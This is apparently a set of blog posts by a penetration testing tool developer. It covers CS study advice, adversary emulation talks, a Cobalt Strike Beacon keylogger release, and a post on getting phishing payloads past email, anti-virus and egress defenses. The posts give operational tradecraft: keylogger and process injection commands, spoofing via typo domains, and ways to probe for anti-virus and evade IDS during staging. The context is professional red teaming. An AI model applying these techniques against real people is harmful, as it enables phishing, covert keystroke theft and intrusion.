How to Milk a Computer Science Education for Offensive Security Skills

Recently, a poster on reddit asked how to get into offensive security as a student studying Computer Science. Before the post was removed, the poster expressed an interest in penetration testing or reverse engineering.

I studied Computer Science at different schools (BSc/MSc/Whateverz). This is timely as a new semester is about to begin and students still have an opportunity to change their schedules if needed. 

Offensive security is multi-disciplinary and people come into it with different backgrounds. Any background you master will equip you to become a useful contributor. Studying Computer Science (or even having a degree in the first place) is not the only path into this niche of security.

If you want to milk your Computer Science education for offensive security skills, here are my tips.

In general

You should learn to program in a systems language, a managed language, and a scripting language. Learn at least one computer architecture really well too.

Programming Languages

Many schools will give you the opportunity to learn Java or C#. This will check the managed language box. I’ve used Java to develop graphical user interfaces and to write middleware for distributed systems. You may find Java and C# aren’t interesting, that’s fine.

For the systems language side, take a course that will teach you C. I prefer C over C++. Working in C will force you to cast blobs of memory into different structures and to use function pointers. C will help you develop a mental model of how data and code are organized in memory.

Python and Ruby are the preferred scripting languages in the security community. I lean towards emphasizing Python over Ruby. There are a lot of great libraries and books [12] on doing security stuff with Python.

If you want to tinker with the Metasploit Framework, your best bet is Ruby. Ultimately–pick a project and use that as an excuse to master a language or tool. This is how you will acquire any skill you want (during and after college).

Operating Systems

Take an operating systems course and the advanced OS course if you can. Usually these courses require you to work in a kernel and do a lot of C programming. Knowing how to work in a kernel will make you a better programmer and teach you to manipulate a system at the lowest levels if you need to.

After a good first course in operating systems, you will know how to program user-level programs, understand which services the OS provides you, and ideally you will have modified or extended a kernel in a simple way.

Take a compiler construction course to follow up with an architecture course. By the time you get through architecture and compiler construction, you will know assembly language for a specific architecture and how to use a debugger really well.

One note on the above: some CS departments offer watered down versions of these courses. They may force you to work in Nachos instead of a UNIX kernel. If this is the case, see if your school’s EE department offers an equivalent course that teaches skills tied to real systems.

Theory is Cool Too

Again, this is a very systems centric slant on CS. The theoretical side has a lot of opportunity too. Some universities have courses on formal methods for software engineering, model checking, and the like. There’s some great work happening in this area. Read Ross Anderson’s Security Engineering book to see if anything stands out and try to map it to a course.

To appreciate how broad security research is, read the list of DARPA’s Cyber Fast Track awards or go through the papers published at the USENIX Workshop on Offensive Technologies. You’ll see both the systems side of CS and the theoretical side making appearances in both of these places.

Don’t Expect This…

Active Directory administration, configuring Cisco routers and firewalls, using hacking tools, and other practical system administration skills are not usually covered in a CS curriculum. Be ready for this. If this is what you want, there are some good programs on Systems Administration and you may want to consider a switch.

Also, it’s not common for computer science departments to teach courses in web application development. If you want to learn a web application stack, you’ll need to take courses in another department or learn this on your own.

Independent Study

If you get through the foundational material and find yourself hungry for more, try to arrange an independent study. I like independent study. It’s a chance for you to work on your own and produce something to prove you’ve acquired a skill or mastered a process. If your independent study produces open source or a useful paper, you may find the independent study boosts your career more than an academic transcript ever will.

Let’s say that you’re stuck and do not have a project idea for an independent study. That’s fine. Take a look at courses offered by other universities. See if there’s a way to tailor the course content and projects into a study plan that a professor at your university may supervise.

Since you’re interested in offensive security, here are my two suggestions:

NYU Poly offers an Application Security and Vulnerability Analysis course. All of the lectures, homework, and project materials are available on the website. If you want to learn how to find vulnerabilities and write exploits, you could work through this course at an accelerated pace and spend the rest of the semester on a final project.

Syracuse University publishes the Instruction Laboratories for Security Education (SEED). This collection contains guided labs to explore software, web application, and network protocol vulnerabilities.

SEED also has open-ended implementation labs to add security features to the Minix and Linux kernels. If you ever wanted to write a VPN, develop your own firewall, or try a new security concept–these labs are a great start and any one of them could seed an independent study project. These labs were designed to provide a challenging end of course project. Two of these would make a very interesting semester of independent study.

How to Get Experience

If you have an idea about what you want to do while in college, then use internships, open source projects, and extra curricular activities to build up a portfolio of skills relevant to your dream job. These activities will either make you stand out to get your dream position or help you decide that the dream position isn’t so exciting.

To get involved with open source, pick a project and start doing something with it. If this is too open-ended, take a look at the Google Summer of Code Project List and see if there’s anything here that strikes your fancy.

Another opportunity is the National Science Foundation’s Research Experience for Undergraduates program. This program provides an opportunity to participate on a research project at another university over the summer.

If you’re an Air Force ROTC cadet, you should spend a summer with the Advanced Course in Engineering Cyber Security Bootcamp. This 10 week course will teach you how to write and tackle difficult problems with a computer and network security focus.

If you think you want to do services work, I recommend finding an internship with a security services company. Exposing yourself to multiple opportunities will help you decide the best place for you.

The Big Picture

A Computer Science degree generally prepares you for research. It’s not job training for developers, QA people, software engineers, etc. What you will get out of CS is a foundation. You will come to view systems as complex layers glued together by abstractions. Security problems find their way into systems when a developer fails to understand the details in a lower layer. The Computer Science foundation will help you become a person who can seamlessly think in multiple levels of abstraction and manage a lot of details at one time. This ability is necessary if you want to break or secure systems.
Hacking like APT

Lately, I’ve seen several announcements, presentations, and blog posts about “hacking like” Advanced Persistent Threat. This new wave of material focuses on mapping features in the Metasploit Framework to the steps shown in Mandiant’s 2010 M-Trends Report: The Advanced Persistent Threat. While this is an interesting thought exercise, there are a few classic treatments of the adversary emulation topic that deserve your attention.

Here are my favorite presentations.

Information Operations (2008)

This video discusses “techniques to attack secure networks and successfully conduct long term penetrations into them. New Immunity technologies for large scale client-side attacks, application based backdoors will be demonstrated as will a methodology for high-value target attack. Design decisions for specialized trojans, attack techniques, and temporary access tools will be discussed and evaluated.”

MetaPhish (2009)

MetaPhish describes how to attack a network like a real adversary. This presentation covers the information gathering phase (targeting), it lays out the needs for a spear phishing and web drive-by framework, and it discusses covert communication using Tor. You should read the MetaPhish white paper as well.

Modern Network Attack (2011)

In 2011, I spoke at the TSA ISSO meeting about how I view the penetration testing process. This talk is a breakdown of how I saw threat emulation. You’ll see hints of MetaPhish and Tactical Exploitation in here.

https://vimeo.com/20084998

I wouldn’t call this my favorite presentation–it’s mine after all. But this is one of the first talks I gave when I was starting to participate in the open source security community. Adversary emulation is a topic near and dear to my heart. So much so, I built a product for it.

Adaptive Penetration Testing (2011)

This talk calls on the community to revisit the reasons we penetration test: We’re trying to simulate an adversary and go after something meaningful to the organization we’re testing. Included in this talk are a lot of stories, an argument for why social engineering should be in scope, and a lot of tactical things.

Tactical Exploitation (2007)

This is a classic talk by HD Moore and Val Smith on how to attack a network by leveraging functionality, not exploits. This talk is very reconnaissance heavy (go figure, so is threat emulation). I highly recommend reading the Tactical Exploitation white paper too.

Common Themes

If you’re interested in providing adversary emulation in your pen tests, it helps to mimic their tactics, their tools, and attack similar goals. How do you do this? Here are the common themes from these sources:

Keystroke Logging with Beacon


I feel asynchronous low and slow C2 is a missing piece in the penetration tester’s toolkit. Beacon is Cobalt Strike’s answer to this problem. Beacon periodically phones home to check for tasks.  It can perform this check using the DNS or HTTP protocols. When tasks are available, it’ll download them as an encrypted blob using an HTTP request. One nicety, Beacon can communicate with multiple domains–making it resilient to blocking. I announced Beacon in September.

The first release of Beacon served as a light-weight remote administration tool. Something you could use to spawn a session or execute commands on a compromised system. Now, Beacon is turning into a tool for silently collecting information on your behalf.


Today’s Cobalt Strike update adds a keystroke logger to Beacon. The longer you log keystrokes, the better your chances of getting actionable information from the activity. With Beacon, you do not have to be connected to the target to observe their keystrokes. Beacon will try to communicate with you on its schedule and when its able to receive your command, it will post the keystrokes to you as an encrypted blob.

The keystroke logger keeps track of keystrokes and associates them with the active window at the time. This makes the information more useful than a stream of characters without context.

Use keylogger start to start the keystroke logger. To request a dump of keystrokes, use the keylogger command by itself. keylogger stop will stop the keylogger.

keylogging with Beacon

For the keystroke logger to work, Beacon must live inside of a process associated with the current desktop. explorer.exe is a good candidate. To see a list of processes, use shell tasklist. To inject Beacon into a specific process, this release adds an inject command to inject a predefined listener into a process.

To improve Beacon’s survival, Beacon now spawns a new process to inject shellcode into by default. If the injected shellcode crashes its parent process, it will not take Beacon with it.

Pretty cool, eh?

Cobalt Strike’s 12.12.12 update includes several other improvements too. The System Profiler now better detects local IP addresses. Windows 8 systems have their own icon now. And there are several bug fixes too. See the release notes for more information.

Licensed Cobalt Strike users may run the update program to get the latest. If you’re interested in getting a quote, start the process by filling out the form.

Offense in Depth

I regularly receive emails along the lines of “I tried these actions and nothing worked. What am I doing wrong?”

Hacking tools are not magical keys into any network you desire. They’re tools to aid you through a process, a process that requires coping with many unknowns.

If you’re interested in penetration testing as a profession, you’ll need to learn to think on your feet, get good at guessing what’s in your way, design experiments to test your guess, and come up with creative ways around the defense hurdles before you.

For the sake of discussion, we will focus on the process of getting a foothold. To get a foothold, we will assume the usual steps: craft a convincing message, embed some malware, and send it off to the user. Pretty easy, right?


Let’s walk through this process. The green bubbles represent milestones in an attack. As an attacker, I need to get to each of these milestones and evade defenses that are in place to stop or detect me. If I fail to achieve any of these milestones, my attack is a failure.

offenseindepth_light

Goal: Message Delivered

Let’s begin our attack. At this point, I’ve researched targets. I’ve used Google, I’ve browsed LinkedIn, and I’ve created a list of targets. Go me! I’ve also spent time coming up with a convincing pretext and designed a message that will entice the user to open it. Now, I just need to send the message and get it to the user. Easy!

What can go wrong?

Email has evolved since 1997. It’s still trivial to spoof a message, but a number of mechanisms are deployed to make spoofing messages harder. Sender Policy Framework is one of them. Sender Policy Framework is a standard that uses DNS records to specify which IP addresses are authorized to send email for a domain. Some mail servers do not verify SPF records.

When you’re crafting that clever spear phishing email, you have to pay attention to which address you’re spoofing. If you’re really paranoid, register a typo of a domain, setup the proper SPF and DKIM records, and send phishes through your server.

Beware, this problem will get harder. Standards such as DMARC are pushing consistent deployment and use of the SPF and DKIM standards to make sure messages are from a system authorized to relay messages for that domain.

Let’s say your message doesn’t get squashed as spam. Next, it’s highly likely a gateway anti-virus device will look at your message. If the contents of your message is flagged by this device, game over.

To get a handle on these defenses, I recommend that you craft a message to a non-existent user at your target’s site and send it. The non-delivery notice that comes back may contain clues about which devices touched your message and how they interpreted it. I’ve used this technique to learn about the anti-virus and anti-spam mechanism I had to defeat.

Goal: Code Execution

Ok great, you can get a message to a user. Next, you need a package that will execute code on the user’s system. This package may exploit the user when they view content or it may require the user to allow some action.  If the user doesn’t open your file or follow through on an action you need them to take–all your hard work went for nothing.

If you send an exploit and the user isn’t running vulnerable software, your attack will fail. I wrote a System Profiler to collect system information from anyone who visits a website I setup. If you’re planning to execute a targeted phishing attack, you will want something like this in your arsenal. Visit browserspy.dk to learn what’s possible in a system profiling tool.

What can go wrong?

Assuming your attack is plausible and the user follows through, you have another problem: anti-virus. If anti-virus flags you, game over.

Evading anti-virus is part of the penetration tester’s tradecraft. If it’s a client-side exploit, you may need to modify it until it passes checks. If your attack is a dressed up executable, you have a lot of options to obfuscate it. This process is greatly helped by knowing the anti-virus product you’re up against.

Discovering the anti-virus product that’s in use is harder. You may find hints about the preferred product during your information gathering phase. Job postings and resumes are a goldmine. I once had success feeding a list of common anti-virus update servers to a DNS server susceptible to cache snooping.

Goal: Positive Control

You’d think that after a user gets the message, opens your file, and possibly performs some other action–you’re done. This is not true. Even after your code is executing on the target’s system, your attack is still vulnerable.


Many exploits corrupt memory to take control of a process. The amount of code an exploit may execute is usually very small. This constraint drives a design decision that ripples through the Metasploit Framework. Namely, payloads, the code that executes when an attack is successful, are split into two pieces.

The first piece, known as the stager, is small and limited. It connects to you, the attacker, and downloads the second part of the payload, the stage. In the Metasploit Framework, the stage is a reflective DLL. Once the stage is downloaded, the stager passes control to it and the stage executes. Saying “the payload is staged” means this process was successful.

payloadstage-light

What can go wrong?

You are vulnerable here. Functionally, there aren’t many stagers in the Metasploit Framework. You may stage a payload using a TCP connection or use a stager that takes advantage of WinInet to download the stage from a URL.

If firewall egress rules prevent your stager from connecting to you, then your payload will not stage. You will not get control of the system. You will have wasted all of that effort.

Once a payload is staged, you’re in good shape. The Metasploit Framework encrypts meterpreter traffic. If you’re using Beacon, you have a low and slow agent that’s periodically asking you for tasks.

staging


Wireshark Capture of Meterpreter Staging

Beware though. The stager does not encrypt traffic! This means when your attack lands, a network admin has the opportunity to see an unobfuscated DLL coming over the network. Most Intrusion Detection Systems ship with rules to detect executables traversing the network.

The only stager that encrypts the stage is reverse_https. Keep this in mind when planning your attack.

Know Your Tools

This blog post is not a comprehensive list of defenses that will stop an attack. Rather, it is my hope to get you thinking about the attack process and the hurdles that you must get past. When you know your tools and how they work, you can use this information to plan your attack and actively think about the clues a defender may use to spot you. Likewise, as an attacker, you have to use clues to understand the defender’s game and know the attack surface.

If you’re a network defender who understands the attack tools and how they work, you can take advantage of this working knowledge to detect attack indicators or develop defenses to stop the less malleable pieces of the attacker’s toolkit.

Two Years of Fast and Easy Hacking

Today marks the two-year anniversary of the release of Armitage. My goal was to create a collaboration tool for exercise red teams. I wanted to show up to North East CCDC with a new toy. I had no idea Armitage would lead to so many new friends and new adventures.

In the past two years, Armitage has had 55 releases and over 900 commits to the repository on Google Code. Today, Armitage is 11,721 lines of Java code and 10,155 lines of Sleep code.

Armitage has appeared on a Fox sitcom (thanks Erik!), in many articles, on the cover of two magazines, in the pages of multiple books, in classrooms all over the world, and it has had its share of press. Armitage’s scripting technology Cortana, was funded by DARPA’s Cyber Fast Track program.


Early Armitage with the 3-Panel Interface

Armitage is quite the ride. I have not seen this type of response to my other projects. As Armitage hits maturity, I ask: how do I innovate without creating bloat or damaging Armitage’s core use case?

My answer is to keep Armitage focused on its core capability: sharing the Metasploit Framework. Cortana is a natural progression of this work. It allows you to share the Metasploit Framework with bots. Next? I’m keen to link multiple instances of the Metasploit Framework and share them in an intuitive way.

armitage first screenshot

